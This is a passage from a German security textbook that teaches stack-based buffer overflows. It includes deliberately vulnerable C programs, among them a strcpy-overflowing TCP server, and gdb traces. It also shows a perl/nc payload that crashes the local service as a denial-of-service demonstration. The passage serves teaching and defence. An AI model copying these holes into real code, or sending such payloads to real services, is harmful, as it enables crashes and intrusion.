Der Funktionsepilog von `main()` beinhaltet bei näherer Betrachtung dieselben Assembler-Instruktionen wie der bereits beschriebene Epilog der Unterfunktion `funktion()`.

```
main:
        [...]

.L2:
        leave
        ret

        [...]
```

Da der Epilog nach den gleichen Gesetzmäßigkeiten verläuft, wie der der Unterfunktion `funktion()`, wird an dieser Stelle auf eine erneute Darstellung verzichtet.

Zusammenfassung

Zusammenfassend kann man festhalten, dass bei jedem Aufruf einer Unterfunktion zunächst ein Prolog stattfindet, bei dem als Erstes der alte Frame Pointer auf dem Stack gesichert wird. Anschließend wird dann der aktuelle Frame Pointer, in Form des EBP-Registers, an die Stelle des aktuellen Stack Pointers, in Form des ESP-Registers, kopiert. Beide Register zeigen danach auf dieselbe Speicherstelle, welche wiederum die Adresse des zuvor gesicherten Frame Pointers enthält. Anschließend wird dann genügend Platz für die lokalen Variablen der Funktion reserviert. Nachdem sämtliche Anweisungen innerhalb der Funktion abgearbeitet wurden, kommt es wiederum zum Epilog, bei dem der Stack wieder »aufgeräumt« wird. Dabei wird zunächst der alte Frame Pointer wieder hergestellt, um dann anschließend mittels der Rücksprungadresse wieder an der richtigen Stelle in die aufrufende Funktion zurückzukehren.

Nachdem sämtliche Prinzipien erläutert wurden, welche für das eingehende Verständnis von Stack-basierten Buffer-Overflow-Schwachstellen notwendig sind, soll im Folgenden die eigentliche Schwachstelle anhand eines konkreten Beispiels beschrieben werden.

1.3.5 Schwachstelle

Wie die bisherigen Beschreibungen gezeigt haben, werden lokale Variablen eines Prozesses stets auf dem Stack abgelegt. Darüber hinaus werden ebenfalls die internen Verwaltungsinformationen von Funktionsaufrufen – die Rücksprungadresse sowie der gesicherte Frame Pointer – auf dem Stack gesichert. Eine klassische Stack-basierte Buffer-Overflow-Schwachstelle entsteht nun grundsätzlich dann, wenn es möglich ist, eine dieser auf dem Stack gesicherten Verwaltungsinformationen gezielt zu manipulieren[1]. Diese Möglichkeit ergibt sich stets dann, wenn ein lokaler Puffer mit statischer Elementgröße, welcher sich auf dem Stack befindet, durch benutzerdefinierte Eingaben überfüllt werden kann, so dass dem Puffer nachfolgende Stack-Bereiche überschrieben werden können. Wird dabei eine der Verwaltungsinformationen überschrieben, welche sich auf dem Stack befinden, so führt dies in der Regel zu einem Programmabbruch, es sei denn, die Verwaltungsinformationen werden durch legitime Werte überschrieben, wodurch es möglich ist, den Programmfluss gezielt zu manipulieren.

Im Folgenden soll anhand eines konkreten Beispiels erläutert werden, wie eine solche klassische Stack-basierte Buffer-Overflow-Schwachstelle entstehen kann. Für dieses Beispiel soll der folgende C-Code dienen, welcher eine offensichtliche Buffer-Overflow-Schwachstelle beinhaltet.

Listing 1-3
stack_bof.c

```
01 #include <stdio.h>
02 #include <string.h>
03
04 void
05 funktion (char *args)
06 {
07         char    buff1[12];
08         char    buff2[4] = "ABC";
09
10         strcpy (buff1, args);
11 }
12
13 int
14 main (int argc, char *argv[])
15 {
16         printf ("Eingabe: ");
```

1. Außer einer gezielten Manipulation der genannten Verwaltungsfunktionen ist es ebenfalls denkbar, lokale Zeiger, wie beispielsweise Funktionszeiger oder Zeiger auf Dateien, gezielt zu manipulieren, um dadurch den Programmfluss erfolgreich abzuändern.

```
17
18        if (argc > 1) {
19              funktion (argv[1]);
20              printf ("%s\n", argv[1]);
21        }
22        else
23              printf ("Kein Argument!\n");
24
25        return 0;
26 }
```

Wie sich dem Source Code aus Listing 1-3: *stack_bof.c* entnehmen lässt, wird in Zeile 19 das erste übergebene Kommandozeilenargument (`argv[1]`) zur weiteren Verarbeitung an die Unterfunktion `funktion()` übergeben. In den Zeilen 7 und 8 werden innerhalb der Unterfunktion `funktion()` zunächst zwei Arrays deklariert, wobei das Array `buff2` ebenfalls mit dem Wert `ABC` initialisiert wird. In Zeile 10 wird dann mit Hilfe der `strcpy(3)`-Funktion das als Funktionsparameter übergebene erste Kommandozeilenargument in das Array `buff1` kopiert. Die `strcpy(3)`-Funktion überprüft dabei in keinster Weise die Länge des übergebenen Arguments, sondern kopiert dieses vielmehr in `buff1`, bis die Nullterminierung am Ende des Befehlzeilenarguments erreicht wird.

> Um das Ende eines Strings anzuzeigen, wird in C einfach ein Null-Byte an den eigentlichen String angehängt. Trifft eine String-verarbeitende Operation bzw. Funktion auf ein solches Null-Byte, so wird die Verarbeitung des Strings in der Regel abgebrochen.

Genau hier liegt nun das Problem, welches gemeinhin als Buffer Overflow bzw. Speicher- oder Pufferüberlauf bezeichnet wird. Der Puffer `buff1` wird mit einer statischen Anzahl von 12 Elementen in der Unterfunktion `funktion()` deklariert (Zeile 7). Der Zeiger auf das erste übergebene Kommandozeilenargument, `argv[1]`, verweist jedoch wiederum auf einen entsprechenden String, welcher keiner solchen unmittelbaren Größen- bzw. Elementbeschränkung unterliegt. Übergibt man nun dem Programm bei dessen Aufruf ein Befehlszeilenargument, welches mehr Zeichen enthält, als Puffer `buff1` aufnehmen kann, so wird nicht nur der gesamte Puffer `buff1`, sondern auch nachfolgende Speicherbereiche dadurch überschrieben.

Im Anschluss soll nachvollzogen werden, wie sich der Stack darstellt, wenn dem Programm beim Aufruf *kein* überlanges Befehlszeilenargument übergeben wird.

Zu diesem Zweck soll der Debugger `gdb(1)` eingesetzt werden, da man mit seiner Hilfe Einblicke in die speicher- und prozessinternen Abläufe erhalten kann.

```
[user]$ gcc -g -o stack_bof stack_bof.c
```

Nachdem man das Programm aus Listing 1-3: *stack_bof.c* kompiliert hat, soll dessen Ausführung jetzt mittels des Debuggers analysiert werden:

```
[user]$ gdb stack_bof
```

Bevor das Programm innerhalb des Debuggers gestartet wird, soll zunächst am Ende der Unterfunktion ein Breakpoint gesetzt werden:

```
(gdb) list 7
2       #include <string.h>
3
4       void
5       funktion (char *args)
6       {
7               char    buff1[12];
8               char    buff2[4] = "ABC";
9
10              strcpy (buff1, args);
11      }
```

```
(gdb) break 11
Breakpoint 1 at 0x804842e: file stack_bof.c, line 11.
```

Nun soll das Programm mit einem Befehlszeilenargument von 11 As gestartet werden:

```
(gdb) run `perl -e 'print "A"x11'`
Starting program: /home/user/stack_bof `perl -e 'print "A"x11'`

Breakpoint 1, funktion (args=0xbffffc59 'A' <repeats 11 times>) at stack_bof.c:11
11      }
```

> In diesem Beispiel wird das zu übergebende Befehlszeilenargument mittels eines Perl-Einzeilers erstellt. So werden durch den Perl-Code `perl -e 'print "A"x11'` jetzt insgesamt 11 As an das Programm übergeben. Im Verlaufe des Buches werden entsprechende Befehlszeilenargumente in der Regel mittels eines solchen Perl-Einzeilers erstellt, da es dadurch zum einen ohne Abzählen sofort ersichtlich wird, welche und wie viele Bytes insgesamt übergeben werden. Zum anderen lassen sich damit auch Sonderzeichen übergeben, welche ansonsten von der jeweiligen Shell escaped würden (z.B. Hexadezimalwerte).

Im Anschluss sollen jetzt die Inhalte der verschiedenen Register sowie der beiden Arrays betrachtet werden, um dadurch entsprechende Rückschlüsse hinsichtlich des vorherrschenden Stack Layouts ziehen zu können. So befinden sich beispielsweise die folgenden Adresswerte innerhalb des EIP-, ESP- sowie des EBP-Registers:

```
(gdb) info register eip esp ebp
eip            0x804842e        0x804842e
esp            0xbffffacc       0xbffffacc
ebp            0xbffffadc       0xbffffadc
```

Zudem befinden sich folgende ASCII-Zeichen innerhalb von `buff1` und `buff2`:

```
(gdb) x/1s buff1
0xbffffad0:      'A' <repeats 11 times>

(gdb) x/1s buff2
0xbffffacc:      "ABC"
```

Wie sich den Debugger-Ausgaben entnehmen lässt, befinden sich innerhalb des Puffers `buff1` die elf übergebenen As sowie in `buff2` die Zeichenkette *ABC*. Als Nächstes soll nun ausgehend des Puffers `buff2` ein 24-Byte großer Stack-Datenbereich in Hexadezimalnotation ausgelesen werden:

```
(gdb) x/6x buff2
0xbffffacc:     0x00434241      0x41414141      0x41414141      0x00414141
0xbffffadc:     0xbffffae8      0x08048454
```

Im Hinblick auf die Interpretation der bisher ermittelten Stack-Daten sollen ebenfalls einige zusätzliche Informationen hinsichtlich des entsprechenden Stack Frames der Unterfunktion `funktion()` ermittelt werden:

```
(gdb) bt
#0  funktion (args=0xbffffc59 'A' <repeats 11 times>) at stack_bof.c:11
#1  0x08048454 in main (argc=2, argv=0xbffffb54) at stack_bof.c:19
#2  0x40043507 in __libc_start_main (main=0x8048430 <main>, argc=2,
    ubp_av=0xbffffb54, init=0x80482c0 <_init>, fini=0x80484bc <_fini>,
    rtld_fini=0x4000dc14 <_dl_fini>, stack_end=0xbffffb4c) at
    ../sysdeps/generic/libc-start.c:129

(gdb) info frame 0
Stack frame at 0xbffffadc:
 eip = 0x804842e in funktion (stack_bof.c:11); saved eip 0x8048454
 called by frame at 0xbffffae8
 source language c.
 Arglist at 0xbffffadc, args: args=0xbffffc59 'A' <repeats 11 times>
 Locals at 0xbffffadc, Previous frame's sp is 0x0
 Saved registers:
  ebp at 0xbffffadc, eip at 0xbffffae0
```

Anhand dieser Informationen lässt sich nachvollziehen, dass sich die Rücksprungadresse der Unterfunktion `funktion()` zurück in die `main()`-Funktion an Adresse `0xbffffae0` auf dem Stack befindet und den Wert

`0x8048454` besitzt. Zudem lässt sich entnehmen, dass sich der gesicherte Frame Pointer der `main()`-Funktion an Adresse `0xbffffadc` auf dem Stack befindet und wiederum den Wert `0xbffffae8` besitzt.

> Aufgrund des Little-endian-byte-Orderings der IA-32/x86-Prozessoren werden die Bytes in umgekehrter Reihenfolge im Prozessspeicher dargestellt. Die »Adressierung von Daten, die mehr als ein Byte umfassen, erfolgt je nach Prozessorrealisierung entweder mit Big-endian-byte-Ordering, d.h., die Datenadresse bezieht sich auf das höchstwertige Datenbyte, oder mit Little-endian-byte-Ordering, d.h., die Datenadresse bezieht sich auf das niedrigstwertige Datenbyte.« (aus [FLIK, S. 292]). Ein Beispiel für ein Big-endian-System wäre die an der Berkeley Universität entwickelte Scalable Processor ARChitecture (SPARC), die heute von Sun verwendet wird.

Abb. 1–5
Big-endian-byte-Ordering






Abb. 1–6
Little-endian-byte-Ordering



Überträgt man die zuvor erhaltenen Werte in eine Abbildung, so lässt sich das vorherrschende Stack Layout wie folgt skizzieren:

Hexadezimalrepräsentation der Stack-Daten:



Interpretation der Stack-Daten:




Abb. 1–7
Stack Layout ohne Pufferüberlauf

Wie sich der Abbildung 1-7 entnehmen lässt, wurde durch die `main()`-Funktion die Rücksprungadresse (RIP) angelegt, bevor per *CALL*-Instruktion in die Unterfunktion `funktion()` verzweigt wurde (siehe Adresse `0xbffffae0`). Durch die Unterfunktion wurde anschließend der Frame Pointer gesichert (SFP) und der Speicherplatz für die beiden Puffer `buff1` und `buff2` reserviert. `buff2` wurde dabei bereits innerhalb von `funktion()` mit den Werten »ABC« initialisiert. `buff1` enthält hingegen das beim Aufruf des Programms übergebene Kommandozeilenargument (11 As). Dabei soll an dieser Stelle nochmals darauf hingewiesen werden, dass der Inhalt der beiden Puffer in Richtung höherer Adressen und nicht wie der Stack in Richtung niedrigerer Adressen wächst.

Zum besseren Verständnis der einzelnen Instruktionen, welche sich innerhalb der Unterfunktion abspielen, soll im Folgenden der zugehörige Assembler-Code abgebildet werden:

```
.LC0:
        .string "ABC"

[...]

funktion:
        pushl %ebp              ; Der momentane Frame Pointer wird auf dem Stack gesichert.
        movl %esp,%ebp          ; Die derzeitige Stackspitze wird zur neuen Basis erklärt.
        subl $16,%esp           ; Reservierung des notwendigen Speicherplatzes.
        movl .LC0,%eax          ; Der String "ABC" wird in das EAX-Register kopiert.
        movl %eax,-16(%ebp)     ; Der String "ABC" wird in buff2 kopiert.
        movl 8(%ebp),%eax       ; Der Inhalt von argv[1] wird in das EAX-Register kopiert.
        pushl %eax              ; Zweiter Parameter für strcpy(3) (Inhalt von argv[1]).
        leal -12(%ebp),%eax     ; Die effektive Adresse von buff1 wird in EAX kopiert.
        pushl %eax              ; Erster Parameter für strcpy(3) (Adresse von buff1).
        call strcpy             ; Funktionsaufruf von strcpy(3).
        addl $8,%esp            ; Aufräumen des Stacks.
.L1:
        leave                   ; Funktionsepilog.
        ret                     ;

[...]

        .ident  "GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)"
```

Überlanges Befehlszeilenargument

Was passiert nun, wenn man dem Programm bei der Ausführung ein überlanges Befehlszeilenargument übergibt, so dass über die Grenze von `buff1` hinausgeschrieben wird? Um dies zu testen, soll das Programm aus Listing 1-3: *stack_bof.c* jetzt mittels eines Kommandozeilenarguments gestartet werden, welches 20 As umfasst:

```
(gdb) run `perl -e 'print "A"x20'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/stack_bof `perl -e 'print "A"x20'`

Breakpoint 1, funktion (args=0xbffffc00 "\013") at stack_bof.c:11
11      }

(gdb) info register eip esp ebp
eip            0x804842e       0x804842e
esp            0xbffffacc      0xbffffacc
ebp            0xbffffadc      0xbffffadc

(gdb) x/6x buff2
0xbffffacc:     0x00434241      0x41414141      0x41414141      0x41414141
0xbffffadc:     0x41414141      0x41414141
```

Wie sich der Ausgabe des Debuggers entnehmen lässt, wurden tatsächlich alle 20 übergebenen As (Hex: `0x41`) mittels `strcpy(3)` in den Puffer

buff1 kopiert. Da buff1 jedoch lediglich über 12 Elemente verfügt, werden mit den restlichen 8 verbleibenden Bytes die beiden Verwaltungsinformationen SFP sowie RIP vollständig überschrieben. Setzt man die Programmausführung fort, so ergibt sich folgendes Ergebnis:

```
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Segmentation Fault

Das Programm wird mit der Meldung gestoppt, dass ein Segmentationsfehler (Segmentation Fault) aufgetreten sei. Der Grund dieses Fehlers scheint darin zu bestehen, dass die Adresse 0x41414141 nicht gefunden bzw. erfolgreich zugeordnet werden kann. Interessant an dieser Tatsache ist, dass die Adresse aus vier As in Hexadezimalschreibweise besteht (Hex: 0x41 = ASCII: A).

```
(gdb) info register eip esp ebp
eip            0x41414141       0x41414141
esp            0xbffffae4       0xbffffae4
ebp            0x41414141       0x41414141
```

Durch die Auflistung der Register-Inhalte zeigt sich, dass das EBP- sowie der EIP-Register jeweils mit vier As (Hex: 0x41) gefüllt wurde. Anhand dieser Informationen ist es nun möglich, den Stack wie folgt zu skizzieren.




Abb. 1–8
Stack Layout nach dem Pufferüberlauf

Wie sich der Abbildung 1-8 entnehmen lässt, wird zunächst der Puffer buff1 vollständig mit dem Befehlszeilenargument gefüllt. Insgesamt nimmt der Puffer dabei 12 der 20 eingegebenen As auf. Die verbleibenden 8 As werden dann über die Puffergrenze hinausgeschrieben, wobei der gesicherte Frame Pointer *SFP* sowie die Rücksprungadresse *RIP*

vollständig mit jeweils 4 As gefüllt werden. Nach der Abarbeitung der Instruktionen innerhalb der Unterfunktion wird mit der abschließenden *RET*-Instruktion während des Funktionsepilogs veranlasst, dass die Rücksprungadresse (RIP) wieder vom Stack in das *EIP*-Register geschrieben wird, um an die richtige Stelle in die Funktion `main()` zurückzukehren. Da diese inzwischen mit As überschriebene Adresse (`0x41414141`) jedoch außerhalb des Prozessspeichers liegt, wird das Programm gestoppt und als Ursache ein Fehler in der Speichersegmentation (Segmentation Fault) genannt.

Wird also beim Kopieren von Speicherinhalten keinerlei Größenüberprüfung vorgenommen, so ist es möglich, dass solche Bereiche, die oberhalb einer Puffergrenze liegen, überschrieben werden können, falls der Zielpuffer keine ausreichende Größe besitzt.

Design der Programmiersprache C

Der Grund allen Übels liegt dabei in dem speziellen Design der Programmiersprache C/C++. So wird keinerlei automatische Längenüberprüfung von Arrays oder von Zeigerreferenzierungen durchgeführt, sondern dies wird stattdessen dem Programmierer selbst überlassen. Hinzu kommt, dass die Standard-C-Bibliotheken einige Funktionen für String-Operationen bereitstellen, die in Kombination mit der fehlenden Längenüberprüfung sehr leicht eine Buffer-Overflow-Schwachstelle verursachen können. So wird bei näherer Betrachtung des vorliegenden Beispiels deutlich, dass die Buffer-Overflow-Schwachstelle letztendlich durch die `strcpy(3)`-Bibliotheksfunktion verursacht wird, da diese bei der durchgeführten Kopieroperation keinerlei Überprüfungen hinsichtlich der Größe des Zielpuffers durchführt. Neben `strcpy(3)` gibt es noch eine ganze Reihe weiterer Bibliotheksfunktionen, welche ebenfalls dieselbe Problematik beinhalten. Dazu gehören beispielsweise `gets(3)`, `sprintf(3)`, `scanf(3)` und `strcat(3)`, um nur einige wenige zu nennen[1].

Im nächsten Abschnitt sollen verschiedene Angriffstechniken beschrieben werden, die dazu eingesetzt werden können, um klassische Stack-basierte Buffer Overflows gezielt auszunutzen. Anhand dieser Ausführungen soll gezeigt werden, dass durch Programmierfehler, welche zu einem Buffer Overflow führen, eine äußerst bedrohliche Schwachstelle entstehen kann, welche sich auf diverse Arten ausnutzen lässt.

---

1. Für eine detaillierte Auseinandersetzung mit diesen problematischen Bibliotheksfunktionen siehe 2.3.*1 Unsichere Bibliotheksfunktionen*.

1.3.6 Angriffsmöglichkeit – Denial of Service

Wie in 1.3.5 bereits beschrieben wurde, führt die gezielte Überfüllung eines Puffers – wobei dem Puffer nachfolgende Stack-interne Verwaltungsinformationen mit wahllosen Inhalten überschrieben werden – in der Regel zu einem Programmabbruch. Es ist also möglich, einen Prozess, welcher eine Buffer-Overflow-Schwachstelle enthält, gezielt zu beenden.

Ein Angreifer kann mittels eines solchen *Denial-of-Service*(DoS)-Angriffs verschiedene Ziele verfolgen. So wird ein DoS-Angriff meist dazu genutzt, um ein »System [oder einen speziellen Dienst] lahm zu legen bzw. von der bestehenden Netzwerkverbindung zu trennen« (aus [KLEIN, S.449]). Ein solcher Angriff wird dabei oft nicht lediglich zum Selbstzweck, sondern vielmehr als vorbereitende Maßnahme für ein komplexeres Angriffsszenario durchgeführt. Gerade bei *Spoofing*- oder *Session-Hijacking*-Attacken ist es oft notwendig, einen der Kommunikationspartner zumindest temporär vom Netz zu trennen.

Coredump

Des Weiteren ist es denkbar, dass ein Angreifer einen gezielten Programmabbruch forciert, da er sich erhofft, dadurch einen Coredump des fehlerhaften Prozesses zu erzeugen, der wiederum sensitive Informationen enthalten kann.

Denial-of-Service-Attacken sollten aus den genannten Gründen deshalb nicht dahingehend unterschätzt werden, dass sie stets lediglich dazu durchgeführt werden, in erster Linie ein System oder einen Dienst lahm zu legen oder vom Netzwerk zu trennen. Oft sind DoS-Angriffe nur ein Teil eines komplexeren Angriffes mit einem weitaus größeren Gefahrenpotenzial. Im Anschluss soll die sich aufgrund einer vorliegenden Buffer-Overflow-Schwachstelle bietende Möglichkeit zur Durchführung eines gezielten Denial of Service anhand eines konkreten Beispiels beschrieben werden.

Listing 1-4
dos.c

```
01 #include <sys/types.h>
02 #include <stdio.h>
03 #include <sys/socket.h>
04 #include <netinet/in.h>
05 #include <arpa/inet.h>
06 #include <string.h>
07 #include <unistd.h>
08
09 #define LISTENQ       1024
10 #define SA            struct sockaddr
11 #define PORT          7777
12
13 void
```

```
14 do_sth (char *str)
15 {
16       char    buff[24];
17
18       strcpy (buff, str);
19       printf ("buff: %s\n", buff);
20 }
21
22 int
23 main (int argc, char *argv[])
24 {
25       char      line[64];
26       int       listenfd, connfd;
27       struct    sockaddr_in servaddr;
28       ssize_t   n;
29
30       listenfd = socket (AF_INET, SOCK_STREAM, 0);
31
32       bzero (&servaddr, sizeof (servaddr));
33       servaddr.sin_family = AF_INET;
34       servaddr.sin_addr.s_addr = htonl (INADDR_ANY);
35       servaddr.sin_port = htons (PORT);
36
37       bind (listenfd, (SA *) &servaddr, sizeof (servaddr));
38
39       listen (listenfd, LISTENQ);
40
41       for ( ; ; ) {
42               connfd = accept (listenfd, (SA *) NULL, NULL);
43
44               write (connfd, "Eingabe: ", 9);
45               n = read (connfd, line, sizeof (line) - 1);
46               line[n] = 0;
47
48               do_sth (line);
49
50               close (connfd);
51       }
52 }
```

Wie sich dem Listing 1-4: *dos.c* entnehmen lässt, handelt es sich dabei um einen Server-Dienst, welcher auf Port 7777 auf entsprechende Anfragen lauscht. Wird eine Verbindung zu dem Dienst hergestellt, so nimmt dieser eine benutzerdefinierte Eingabe entgegen (siehe Zeile 45), welche anschließend an die Unterfunktion `do_sth()` zur weiteren Verarbeitung übergeben wird (siehe Zeile 48). Innerhalb der Unterfunktion wird der Inhalt der benutzerdefinierten Eingabe in den dort deklarier-

ten Puffer `buff` kopiert. Die Kopieroperation wird dabei mittels der `strcpy(3)`-Bibliotheksfunktion verwirklicht, welche, wie bereits erwähnt, wiederum keinerlei Längenüberprüfung des zu kopierenden Strings durchgeführt. Da der entsprechende Eingabe-String maximal 64 Zeichen umfassen kann (siehe Zeile 25), der entsprechende Puffer innerhalb der Unterfunktion `do_sth()` jedoch lediglich über 24 Elemente verfügt (siehe Zeile 16), kommt es zu einer klassischen Stack-basierten Buffer-Overflow-Schwachstelle[1].

Diese Schwachstelle soll im Anschluss dazu ausgenutzt werden, den Server-Dienst gezielt zu beenden.

```
[user]$ gcc -o dos dos.c
```

Bevor man den Dienst aus Listing 1-4: *dos.c* startet, soll zunächst das Anlegen eines Coredumps explizit erlaubt werden:

```
[user]$ ulimit –c 10000

[user]$ tty
/dev/tty1

[user]$ ./dos
```

Nachdem der entsprechende Dienst aus Listing 1-4: *dos.c* gestartet wurde, soll dieser ausgehend eines anderen Terminals forciert beendet werden[2]:

```
[user]$ tty
/dev/tty2
```

Um dies zu erreichen, soll dem Dienst eine benutzerdefinierte Eingabe von insgesamt 32 Zeichen übergeben werden.

```
[user]$ perl -e 'print "A"x32' | nc 127.0.0.1 7777
```

Nachdem man dem Dienst die angesprochenen 32-Zeichen, in diesem Fall 32 As, übergeben hat, lässt sich folgende Ausgabe des Dienstes auf dem Terminal *tty1* entnehmen:

```
[user]$ ./dos
buff: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

1. Zudem werden die Funktionsaufrufe des Server-Dienstes keinerlei Prüfung hinsichtlich einer Fehlerrückgabe unterzogen. Für eine korrekte Durchführung von Fehlerbehandlungen siehe [STEVENS2].
2. Wechsel auf ein anderes Terminal mittels der Tastenkombination *ALT-Funktionstaste*.

Ein erneuter Verbindungsversuch zu dem Dienst scheitert nun, da dieser erfolgreich beendet wurde:

```
[user]$ telnet 127.0.0.1 7777
Trying 127.0.0.1...
telnet: connect to address 127.0.0.1: Connection refused
```

Im Anschluss soll der erzeugte Coredump näher untersucht werden, um dadurch den tatsächlichen Grund für die Beendigung des Dienstes in Erfahrung zu bringen:

```
[user]$ gdb dos core
...
Core was generated by `./dos'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()

(gdb) info registers ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
```

Wie sich der Debugger-Ausgabe entnehmen lässt, wurde der auf dem Stack gesicherte Frame Pointer sowie die Rücksprungadresse der `main()`-Funktion in der Tat erfolgreich mittels der 32 übergebenen As (Hex: `0x41`) überschrieben, so dass es bei dem Versuch, in die `main()`-Funktion zurückzukehren, zu einem Segmentation Fault kam.

1.3.7 Angriffsmöglichkeit – Gezielte Modifikation des Programmflusses

Neben einem Denial-of-Service-Angriff ermöglicht eine klassische Stack-basierte Buffer-Overflow-Schwachstelle einem Angreifer darüber hinaus die gezielte Modifikation des Programmflusses. Wie bereits erwähnt, werden auf dem Stack neben den lokalen Variablen und Funktionsparametern ebenfalls die internen Verwaltungsinformationen für den Aufruf von Unterfunktionen abgelegt. Gelingt es einem Angreifer, diese Verwaltungsinformationen gezielt zu manipulieren, so ist er dazu in der Lage, den Programmfluss beliebig abzuändern. In 1.3.5 wurde die Rücksprungadresse (RIP) sowie der gesicherte Frame Pointer (SFP) mit jeweils vier As überschrieben, was letztendlich zum Programmabbruch führte, da die in Hexadezimalnotation dargestellten As (`0x41414141`) keine gültige Adresse innerhalb des Prozessspeichers